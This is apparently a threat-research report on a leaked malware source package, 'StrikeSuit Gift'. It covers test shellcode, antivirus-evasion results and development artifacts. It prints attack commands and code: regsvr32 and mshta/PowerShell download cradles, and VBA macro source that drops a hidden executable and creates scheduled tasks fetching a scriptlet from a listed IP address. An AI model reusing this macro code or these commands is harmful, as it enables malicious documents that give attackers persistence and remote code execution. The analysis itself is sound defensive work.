We spelunked through all the source code and saw many references to what we believe is this file. This piece of shellcode, hereafter referred to as "the blob," is cited in `ShellcodeThreadCaller/Main.cpp` under the path `C:\\Users\\Rachael\\Desktop\\2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin.`

In `VbaCodeCreator/Program.cs` the blob is referenced under the path `D:\P17028 - StrikeSuit Gift - Office Macro Type 1\Reference\RawShellcode\2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin` to be built into the office file "`test.doc`".

This blob is also referenced in `P17028 - StrikeSuit Gift - Office Macro Type 1/Source/C_Cpp/Binary/Binary/Main.cpp`, which parses this file and converts each byte into an integer value. The converted file is saved to "`C:\\Users\\Rachael\\Desktop\\shellcode.dat`".


And in `VB/ShellcodeLoader/ShellcodeLoader.vb`, the default shellcode array from the Metasploit post is commented out, and instead, blob is to be read in as `Hyeyhafxp = My.Computer.FileSystem.ReadAllBytes("./2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin").`

With a name so specific, and having also located a file by this name within the overall package, we are probably safe in assuming that the references within the source are indeed the file with MD5 `37626b974a982e65ea2786c3666bd1a7`. If that's the case, we can move forward with the next assumption that this developer is using this blob for testing and trying to make sure that this piece of shellcode works within all of their tooling. But what is this blob, exactly? Let's find out.

Looking at the blob alone, we can see that it does not have a sort of standard file header. Starting at offset `0x00C0`, there are parts of a Windows PE header, which is always a good indication that we may be looking at an executable file wrapped in a shellcode loader.

```
000000a0: aa7a a105 78fb 0bf9 5a45 df5a 7fe1 d104  .z..x...ZE.Z....
000000b0: 75f7 5aed 08e2 fbf8 94f8 ae87 0e1f ba0e  u.Z.............
000000c0: 00b4 09cd 21b8 014c cd21 5468 6973 2070  ....!..L.!This p
000000d0: 726f 6772 616d 2063 616e 6e6f 7420 6265  rogram cannot be
000000e0: 2072 756e 2069 6e20 444f 5320 6d6f 6465   run in DOS mode
000000f0: 2e0d 0d0a 2400 0000 0000 0000 4073 b402  ....$.......@s..
00000100: 0412 da51 0412 da51 0412 da51 1f8f 4451  ...Q...Q...Q..DQ
```

When we load this up in a disassembler like IDA Pro, the first four bytes at the start of the file are converted to a call instruction. A subsequent call leads to a function at offset `0xF684`, which is responsible for decoding the remaining payload of the blob.



```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 call    sub_F67C
seg000:00000000 ; ---------------------------------------------------------------------------
seg000:00000005                 db 0FEh
seg000:00000006                 db 0FEh
seg000:00000007                 db 0FEh
seg000:00000008                 db 0FEh
```

As we started reverse engineering this shellcode function to understand how the payload is deployed at a granular level, we identified a 2019 blog post from Qi Anxin about this group's HTA downloaders. They had analyzed a version of this shellcode loader, and our findings were consistent. However, unlike their findings, our shellcode did not deploy a remote access tool, but presented us with a message box saying, "`DllMain has been executed successfully!`".

At this point, we see that the blob payload is a generic executable created to test their loaders without risking self-infection or making callouts to live C2 infrastructure. While this seems obvious and sensible, there are several assessments we can make from this knowledge.

The first is their development capabilities are not the same as those conducting the attacks. This is also supported by the aforenoted use of GUIs, which can easily be used by less technical operators conducting attacks.

Furthermore, the development team is sharp enough not to test their kit using actual offensive tooling, reducing the risk of accidentally leaking a final payload. The careful handling does not necessarily imply that they are an apex predator, yet it shows that this developer took some basic steps to avoid accidentally leaking sensitive information. But no matter the sophistication, malware developers are always human, and all humans make mistakes.

The typical VB macro content

For most of the macro content across all the StrikeSuit Gift projects, the macros were mainly used to create scheduled tasks that would download additional payloads in a couple of ways. One way uses the `regsvr32.exe` remote download technique that is sometimes referred to as "Squiblydoo."

```
sCMDLine = "schtasks /create /sc MINUTE /tn ""Windows Media Sharing"" /tr ""\""regsvr32.exe\"" /s
/n /u /i:http://server/file.sct scrobj.dll"" /mo AAAREGSVR32AAA"
```

The other way uses an XML scheduled task with `rundll32.exe` and arguments to have `mshta` execute VB script that would run a PowerShell download.

```
<Command>rundll32.exe</Command>
<Arguments>mshta vbscript:Execute("CreateObject("WScript.Shell").Run"powershell.exe -nop -w
hidden -c ""IEX ((new-object net.webclient).downloadstring('http://powershell.server'))""",
0:code close")</Arguments>
```

Chapter IV

“It is not good to refuse a gift.”

Homer

StrikeSuit malware development conventions

When reacting to intrusions and campaigns around the world, analysts and researchers are often left to speculate on the adversary's capabilities, the tradecraft involved, and the details surrounding the original malware development environment. However, when we have the source code, we get a better picture of what was going on behind the scenes. What we see here largely matches our expectations, and yet we learn that malware developers are really no different than your everyday software developers.

Documenting antivirus and compatibility testing

Whether you work in IT or in a SOC, whether you throw down on NTFS or pcap, whether you work in Sublime or VS Code, you are probably stuck in a world of note-taking, testing, and documentation. Those developing malware face the same challenges in terms of planning, assessing efficacy, and tracking bugs and enhancements over time. In the StrikeSuit Gift package, we see evidence of the malware development team performing testing of Office documents on a select set of antivirus solutions.

The verbatim excerpt below is from the file `AVs-Test/Result.txt` and demonstrates that this developer's macro solution was absolutely crushing AV as of August 24, 2017.

```
* AV update ngay 2017/08/24

                                 Office 2010 x86
- 360 CN                               O
- 360 Total Security                          O
- AVG IS                               O
- Avast                                       O
- BitDefender                          O
- BKAV                                 O
- CMC                                  O
- Eset                                 O
- KIS                           Trojan-Downloader.Script.Generic
- McAfee                               O
- NIS                                  O
- Panda IS                             O
- Sophos                               O
- Synmantec                            O
- Windows Defender                     O
```

Many of these names you are familiar with and some acronyms for household names. For those that aren't obvious, KIS is likely Kaspersky, and NIS is probably Norton. It's worth highlighting two lesser-known names in the list above:

- **BKAV** may be a reference to Bkav Corporation which is one of the more popular antivirus providers in Vietnam (https://www.bkav.com.vn/home)
- **CMC** may be a reference to CMC Cyber Security, another Vietnam-centered antivirus provider (https://cmccybersecurity.com/en/cmc-antivirus-free/)

Beyond antivirus testing, we see that the malware developers were assessing compatibility with a handful of Microsoft Office versions. The excerpt below is from `Office-Versions/Verions.txt`, and it is clear that the tooling needs some enhancements.

```
Work:
- Office 2010 x86
- Office 2013 x86
- Office 2016 x86

Fail:
- Office 2003
- Office 2007
- Office 2010 x64 (Type mismatch)
- Office 2013 x64 (Type mismatch)
- Office 2016 x64 (Type mismatch)
```

Feature testing, housekeeping, and fingerprints

Throughout the source codebase we see common conventions of software development. Malware developers face many of the same technological and organizational challenges as any software developer. They need to test small features and build incremental capabilities that work together. They need to keep their folder trees tidy, and they need to back up their code in case they make any catastrophic mistakes. They need to keep track of their tasks, their OKRs, and MBOs. They're doing the same job, just on the other side of the grind. They're only human, and accordingly, they can't help but leave dirty fingerprints across all their digital work.

Cleaning up the development mess with _Cleanup.bat

Along with the `Macros_Builder` project, we find a batch file named `_Cleanup.bat` that appears designed to delete unnecessary artifacts from the development system. According to 7-zip, the last modified time is sometime around `2013-10-29 00:18`, so perhaps this cleanup script was used and copied around from drive to drive, project to project, to allow the developers to quickly scrub their workstations or directories as needed.

File Path: `P17028 - StrikeSuit Gift - Office Macro Type 1\Reference\Macros_Builder\`

File Name: `_Cleanup.bat`

File Size: `3840`

This excerpt of _Cleanup.bat begins with a warning, and a commented out loop for deleting Visual Studio Solutions User Options (.SUO) files, after which there is a long list of for loops with different files to delete.

```
@echo off
echo Warning!! This file can delete wanted/needed files! Use with caution!
echo Hit enter to continue using this file, or close it if you do not want to run it.
REM pause

for /f "tokens=1 delims=" %%a in ('dir /b /s *.ncb') do (
del /Q "%%a"
echo %%a deleted.
)

REM Dont delete config of VS
REM ////////////////////////////////////////////////////////////////////////
REM for /f "tokens=1 delims=" %%a in ('dir /b /s /A:H *.suo') do (
REM attrib -H "%%a"
REM del /Q "%%a"
REM echo %%a deleted.
REM )
REM ////////////////////////////////////////////////////////////////////////
```

Neither the exact batch scripting nor the file types are particularly illuminating. This doesn't look like a malware developer "covering their tracks" but rather a tidy programmer wanting an easy, scriptable way to delete chaff that may come from different versions of Visual Studio and different linkers and compilers and code artifacts that span many generations of development technology.

File names or extensions	Note
*.ncb	Visual C++ IntelliSense Database
*.suo	Visual Studio Solutions User Options (excluded)
*.tlh	C/C++ Type Library Header
*.tli	C/C++ Type Library Implementation
*.sdf	Visual Studio Code Browser Database
*.user	Visual Studio User Options
*BuildLog.htm	Visual Studio Build Log (pre-VS2010)
*.ilk	Visual Studio Incremental Linking
*.pdb	Program Database/Debug Symbols
*.idb	Visual Studio Intermediate Debug File
*.obj	Visual Studio Object
*.pch	Precompiled Header
*.ipch	IntelliSense Precompiled Header
*.tlog	MSBuild File Tracker Log
*.vshost.exe	Visual Studio Hosting IDE Process
*.vshost.exe.config	Visual Studio Hosting IDE Process
*.vshost.exe.manifest	Visual Studio Hosting IDE Process
*.old	(?)
*.stdafx.obj	Visual Studio Precompiled Header Object
*.exp	Exported Functions Data
*.Build.CppClean.log	CPPClean Task Log (?)

*.lastbuildstate	MSBuild (?)
*.intermediate.manifest	Visual Studio Manifest
*.embed.manifest	Visual Studio Manifest
*.embed.manifest.res	Visual Studio Manifest
*mt.dep	Visual Studio Manifest
*.Cache	Visual Studio
*Properties.Resources.resources	Visual Studio
*Form1.resources	Visual Studio
*csproj.FileList.txt	Visual Studio
*.csproj.FileListAbsolute.txt	Visual Studio
*.sbr	Visual Studio Intermediate Symbolic Data
*.bsc	Visual Studio Browser Symbol Data

We couldn't find much evidence of this batch file in other places, but we came up lucky on a Github search and arrived at this page, which has a nearly word-for-word copy of the batch script functionality: https://github.com/aangaymoi/DALHelper/blob/main/.sln.clean.bat. There are only slight differences between StrikeSuit's `_Cleanup.bat` and aangaymoi's `.sln.clean.bat` script. The former has the .SUO loop commented out and was present back in 2017, whereas the latter was saved to Github in 2021 and does not exclude the .SUO deletion.

Still, in the StrikeSuit Gift package, it seems as though the `_Cleanup.bat` script was never run. So, we will let this investigative thread dangle in the wind for now and move on to look at the artifacts of the development process such as the .SUO files.


Visual Studio Solution User Options (.suo) analysis

We were lucky enough to capture a copy of the source code package before the `_Cleanup.bat` script was run, so we obtained copies of lots of nitty-gritty files that come along with Visual Studio development, including Solution User Options (.suo) files. This is uncommon, and these files are not parsed by common aftermarket tooling, so we are left exploring the data structures to look for interesting tidbits that we might tease out of the saved states of each of the solutions.

The table below shows the unique SUO files from the StrikeSuit package.

File MD5	Size	Path
f5236b5460f0ccbce6ada486971f8822	46592	Macros_Builder_1_0_unzip/Macros_Builder.v11.suo
74f348b26d6001e7031a2df28ffd6022	52224	Macros_Builder/Macros_Builder.v11.suo
2a095e91df57bba102da019271f5cfc4	74752	WebBuilder_unrar/HtaDotNet/HtaDotnet.v11.suo
154baaa4b752112bb01c810eefdee2c0	65536	WebBuilder/HtaDotNet/HtaDotnet.v11.suo
fc72ee04b9ea2d59c37129ec28d4fdf3	46592	WebBuilder/ShellcodeLoader/.vs/L/v14/.suo
eb5559fe5906111077fd7bb8f4d6c165	22016	WebBuilder/ShellcodeLoader/L.suo
4ba0391868475f8c37d363d0453088f6	29696	Binary/Binary.v11.suo
02fecb2fe516df6febdb91f73f49047b	33792	ShellcodeThreadCaller/ShellcodeThreadCaller.v11.suo
00ef5903d48a729032639a57c3931b13	71168	MacrosEmbedding/.vs/MacrosEmbedding/v14/.suo
5b85e1e4def126961860c4b0b49e40b1	35840	MacrosEmbeddingExample/.vs/MacrosEmbeddingExample/v14/.suo
a55f547dcd1cac096de7951f1176734c	56832	VbaCodeCreator/.vs/VbaCodeCreator/v14/.suo
9f8d7575033d7c963781ac7af005826c	46080	ShellcodeLoader/ShellcodeLoader.v11.suo
2d9507ad961477d2045d200764dd409d	35328	XmlScriptAnalyst/XmlScriptAnalyst.v11.suo

Thanks to a tip from some friends, we see that we can use the MiTeC Structured Storage Viewer to navigate through the portions of the SUO data structure.



```
L.suo
  BookmarkState
  ClassViewContents
  DebuggerBreakpoints
  DebuggerExceptions
  DebuggerFindSource
  DebuggerFindSymbol
  DebuggerMemoryWindows
  DebuggerWatches
  DocumentWindowPositions
  DocumentWindowUserData
  ExternalFilesProjectContents
  FAE04EC1-301F-11D3_ProjState
  FAE04EC1-301F-11D3_ProjTrust
  HiddenSlnFolders
  ObjMgrContentsV8
  OutliningState1
```

General	
Type	Stream
Name	DebuggerWatches
Path	\
Size	42 B
Checksums	
CRC32	DAC928DC
CRC64	C99E36A213DCEA8B
MD5	87F4B65D295386AAF7C...
SHA1	4C818F64DCE43B258CA...
SHA256	687D09B7675AF8D467E...

Data Interpreter	
Position	0
Hex	0
Bin	00000000
Selection	0
8 bit	1
Signed	1
Hex	1
Bin	00000001
16 bit	1
Signed	1
Hex	1
Bin	00000001
32 bit	1
Signed	1
Hex	1
Bin	00000001
64 bit	4294967297
Signed	4294967297
Hex	100000001
Bin	1000000000000000000...
Single	0.00
Double	0.00
Datetime	
WIN SYS 64	ERROR
WIN FILE 64	1/1/1601 12:07:09 AM
UNIX 32	1/1/1970 12:00:01 AM
DOS 32	1/1/1601
OLE 64	12/29/1899 7:00:00 PM
GUID	{00000001-0001-0000-...

```
      0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
0x00  0100 0000 0100 0000 1200 0000 2800 6300  ............(.c.
0x10  6800 6100 7200 2900 3700 3700 0000 0000  h.a.r.).7.7.....
0x20  0000 0000 0000 0000 0000                 ..........
```

Total: 28 elements
C:\Users\user\Desktop\P17028 - StrikeSuit Gift - Office Macro Type 1\Reference\WebBuilder\ShellcodeLoader\L.suo

Running through all the SUO file structures is laborious and didn't yield much more than a string dump would have done anyway. We find paths to source code files, project names, etc.

We can infer from the myriad of references in `XmlPackageOptions`, OutliningStateDir, etc., that the `HtaDotnet` and `ShellcodeLoader` solutions were originally under the folder path `G:\WebBuilder\Gift_HtaDotnet\`. This is also supported by the PDB paths of older built binaries within the broader StrikeSuit Gift package.

From looking at DebuggerWatches values in other projects, we can see that the malware developer was actively debugging the historical programs.

SUO file	DebuggerWatches
`WebBuilder/HtaDotNet/HtaDotnet.v11.suo`	`result`
`WebBuilder/ShellcodeLoader/.vs/L/v14/.suo`	`(char)77`
`WebBuilder/ShellcodeLoader/L.suo`	`(char)77`

The examination of SUOs was a fruitless exercise and something of a dead end, but it was an important one to capture. Not all investigative threads turn up DNA and fingerprints. Sometimes they are just another vignette and another ephemeral glimpse into the elusive life of a malware author.

There's nothing mind-blowing from this SUO inspection because these structures do not give us any great insights that the source code does not already provide. However, should you happen to find .SUO files without accompanying source code, these files could be rich in information about the Visual Studio solution, the malware author, or the original development environment.

Development in progress

Testing features and functions

Analysis of this source code package is messy because it is non-linear and involves multiple timelines. Still, we see the iterative nature of development and how the malware authors tried and tested small capabilities before integrating them into other projects. Development was clearly in progress at the time this package was leaked, and we can see a few examples of this.

For example, `XmlStrAnalyst` was a simple VB project to write an XML scheduled task to disk. This project was built around 8/16/2017. It appeared as a precursor to the functionality that was later pushed as an enhancement into the updated version of `Macros_Builder`, which was modified to use XML scheduled tasks.

Backup structure


Obviously, when you expand upon a piece of older code that works, you don't want to mess it up with alterations. What's the first thing you do? You back it up! The malware developer working on this project created archive copies of `WebBuilder.rar` and `Macros_Builder.zip` to protect these older, working projects.

Macro comparisons

There were two different versions of `MacrosSource.txt` in the source code package. We see active development and testing of the macro content through diffing these files.


Path in P17028 - StrikeSuit Gift - Office Macro Type 1\Reference\	Size	RAR mod timestamp
`Macros_Builder\Macros_Builder\MacrosSource.txt`	14057	3/10/2016 23:40:00
`Macros_Builder\Macros_Builder\bin\Debug\MacrosSource.txt`	18219	7/19/2016 21:34:00

Using Visual Studio Code's built-in comparison capability, we can highlight the line-by-line differences in these two files. The most notable difference is that the more recently modified `MacrosSource.txt` has adjustments to `SpawnBase63` procedure to include incorporating an XML scheduled task for persistence and execution of the remote download. This change was made partially because the `Macros_Builder` program has a modified `add_schedule_vba.txt`, which is the source for the macro content. It seems as though the developer ran the debug build of this program with input to the GUI, leaving us some juicy network toolmarks of a C2 server that may have been used during testing. *How exciting!* We know. But hold your horses; we will dive into these details soon.


Users > steve > P17028 - StrikeSuit Gift - Office Macro Type 1 > Reference > Macros_Builder > Macros_Builder > bin > Debug > MacrosSource.txt

```
    On Error Resume Next
    SpawnBase63
    office_text = ""
    office_text = office_text & "YQBzAGQAIABhAHMAZAAgAGEAcwBkAA=="
    ActiveDocument.Range.Text = Base64DecodeString(office_text)
End Sub

Private Sub SpawnBase63()

    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sec1 As SECURITY_ATTRIBUTES
    Dim sec2 As SECURITY_ATTRIBUTES
    sec1.nLength = Len(sec1)
    sec2.nLength = Len(sec2)
    Dim sNull As String, sFileName As String, sCurrentP As String, sShortFileName As String, sCMDLine As String, sbFi
    Dim lSuccess As Variant
    Dim lRetValue As Long
    Dim bFContent() As Byte
    Dim bWriteResult As Boolean
    sInfo.cb = Len(sInfo)
    sInfo.dwFlags = STARTF_USESHOWWINDOW
    sInfo.wShowWindow = enSW.SW_HIDE
    sbFile = CopySummary()
    If Len(sbFile) > 0 Then
        sCurrentP = Environ("temp")
        sShortFileName = GenRandomStr(10, True, True, True)
        sShortFileName = sShortFileName & "1.exe"
        sFileName = sCurrentP & "\" & sShortFileName
        bFContent = Base64Decode(sbFile)
        bWriteResult = FileWriteBinary(bFContent, sFileName, False)
        sCMDLine = "schtasks /create /sc MINUTE /tn ""System Logon Sounds"" /tr """ & sFileName & """ /mo 30"
```

```
    On Error Resume Next
    SpawnBase63
    office_text = ""

    ActiveDocument.Range.Text = Base64DecodeString(office_text)
End Sub


Private Sub SpawnBase63()

    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sec1 As SECURITY_ATTRIBUTES
    Dim sec2 As SECURITY_ATTRIBUTES
    sec1.nLength = Len(sec1)
    sec2.nLength = Len(sec2)
    Dim sNull As String, sFileName As String, sCurrentP As String, sShortFileName As String, sCMDLine As String, sbFile As
    String
    Dim sCurrentVersion As String
    Dim dCurrentVersion As Double
    Dim lSuccess As Variant
    Dim lRetValue As Long
    Dim bFContent() As Byte
    Dim bWriteResult As Boolean
    Dim fso As Object
    sInfo.cb = Len(sInfo)
    sInfo.dwFlags = STARTF_USESHOWWINDOW
    sInfo.wShowWindow = enSW.SW_HIDE
    sbFile = XMLStr()
    sCurrentVersion = RegKeyRead("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentVersion")
    If Len(sbFile) > 0 And Len(sCurrentVersion) > 0 Then
        dCurrentVersion = Val(sCurrentVersion)
        If dCurrentVersion >= 6.1 Then
            sCurrentP = Environ("temp")
            sShortFileName = GenRandomStr(10, True, True, True)
            sShortFileName = sShortFileName & "1.xml"
            sFileName = sCurrentP & "\" & sShortFileName
            Set fso = CreateObject("Scripting.FileSystemObject")
            Dim oFile As Object
            Set oFile = fso.CreateTextFile(sFileName)
            oFile.Write sbFile
            oFile.Close
            'Set fso = Nothing
            Set oFile = Nothing
            sCMDLine = "schtasks /create /tn ""Power Efficiency Diagnostics"" /XML """ & sFileName & """ /F"
            lSuccess = CreateProcessA(sNull, _
                                      sCMDLine, _
                                      sec1, _
                                      sec2, _
                                      1&, _
                                      NORMAL_PRIORITY_CLASS, _
                                      ByVal 0&, _
                                      sNull, _
                                      sInfo, _
                                      pInfo)

            'fso.DeleteFile sFileName, True
            Set fso = Nothing
            sCMDLine = "schtasks /create /sc MINUTE /tn ""Calibration Loaders"" /tr ""\""regsvr32.exe\"" /s /n /u /i:http://86.
            105.18.241:80/images/pic1.jpg scrobj.dll"" /mo 30 /F"
            lSuccess = CreateProcessA(sNull, _
                                            sCMDLine, _
                                            sec1, _
                                            sec2, _
                                            1&, _
                                            NORMAL_PRIORITY_CLASS, _
                                            ByVal 0&, _
                                            sNull, _
                                            sInfo, _
                                            pInfo)
        Else
            sCMDLine = "schtasks /create /sc MINUTE /tn ""Calibration Loaders"" /tr ""\""regsvr32.exe\"" /s /n /u /i:http://86.
            105.18.241:80/images/pic1.jpg scrobj.dll"" /mo 30"
```




Users > steve > P17028 - StrikeSuit Gift - Office Macro Type 1 > Reference > Macros_Builder > Macros_Builder > bin > Debug > MacrosSource.txt

```
                                NORMAL_PRIORITY_CLASS, _
                                ByVal 0&, _
                                sNull, _
                                sInfo, _
                                pInfo)
    End If

End Sub

Public Function CopySummary() As String
    Dim lngStart As Long
    Dim lngEnd As Long
    Dim docNew As Document
    Selection.HomeKey Unit:=wdStory
    With Selection.Find
        .ClearFormatting
        .Wrap = wdFindStop
        .MatchCase = False
        .Text = "Start Document"
        If .Execute = True Then
            Selection.Collapse Direction:=wdCollapseEnd
            lngStart = Selection.End
            .Text = "End Document"
            If .Execute = True Then
                lngEnd = Selection.Start
            End If
        End If
    End With
    CopySummary = ActiveDocument.Range(lngStart, lngEnd).Text
End Function
```

```
